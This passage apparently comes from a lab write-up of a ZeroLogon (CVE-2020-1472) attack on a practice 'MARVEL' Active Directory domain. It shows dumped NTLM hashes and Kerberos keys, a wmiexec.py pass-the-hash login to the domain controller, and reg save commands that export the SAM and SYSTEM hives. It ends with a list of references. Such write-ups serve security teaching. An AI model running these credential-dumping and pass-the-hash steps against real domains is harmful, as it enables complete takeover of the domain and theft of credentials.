MARVEL.local\peterparker:1104:aad3b435b51404eeaad3b435b51404ee:e45
a314c664d40a227f9540121d1a29d:::
MARVEL.local\SQLService:1105:aad3b435b51404eeaad3b435b51404ee:e45a
314c664d40a227f9540121d1a29d:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
SPIDERMAN$:1106:aad3b435b51404eeaad3b435b51404ee:2b3c1fc526158eb28
b6c3949d0b8aa19:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e3f8ce48556d499f93b6f898e3bd
f95fbea36c031a13d0c399c0e7fdb0180beb
Administrator:aes128-cts-hmac-sha1-96:fbf212ecc402260c54aedf46316d
32cc
Administrator:des-cbc-md5:da85e0104acd1570
krbtgt:aes256-cts-hmac-sha1-96:5a5858bdc69ed9fdf66cb0f183b8d13a1e6
b5d92ddda9eaef59a1bfe02b8c32a
```

Next, we logon into the domain controller using the admin’s hash from the dump.



```
┌──(impacket)─(root㉿kali)-[~/impacket/examples/CVE-20
20-1472]
└─# wmiexec.py MARVEL/Administrator@10.0.2.7 -hashes a
ad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f954
0121d1a29d
Impacket v0.10.1.dev1+20230607.11222.cefe192c - Copyri
ght 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what yo
u execute
[!] Press help for extra shell commands
C:\>whoami
marvel\administrator

C:\>hostname
HYDRA-DC

C:\>secretsdump.py -sam sam.save -system system.save -
security security.save LOCAL
'secretsdump.py' is not recognized as an internal or e
xternal command,
operable program or batch file.

C:\>reg save HKLM\SYSTEM system.save
The operation completed successfully.

C:\>reg save HKLM\SAM sam.save
The operation completed successfully.
```

References

CVE Mitre. (2020). *CVE - CVE-2020-1472*. Mitre.org. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472

FRSecure. (2020, November 2). *From Zero to Hero: A ZeroLogon (CVE-2020-1472) Love Story | FRSecure*. FRSecure. https://frsecure.com/blog/cve-2020-1472/

NIST. (2020). *NVD - CVE-2020-1472*. Nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2020-1472

Tervoot, T. (2020). *Zerologon: instantly become domain admin by subverting Netlogon cryptography (CVE-2020-1472) | Secura - Take Control of Your Digital Security*. English. https://www.secura.com/blog/zero-logon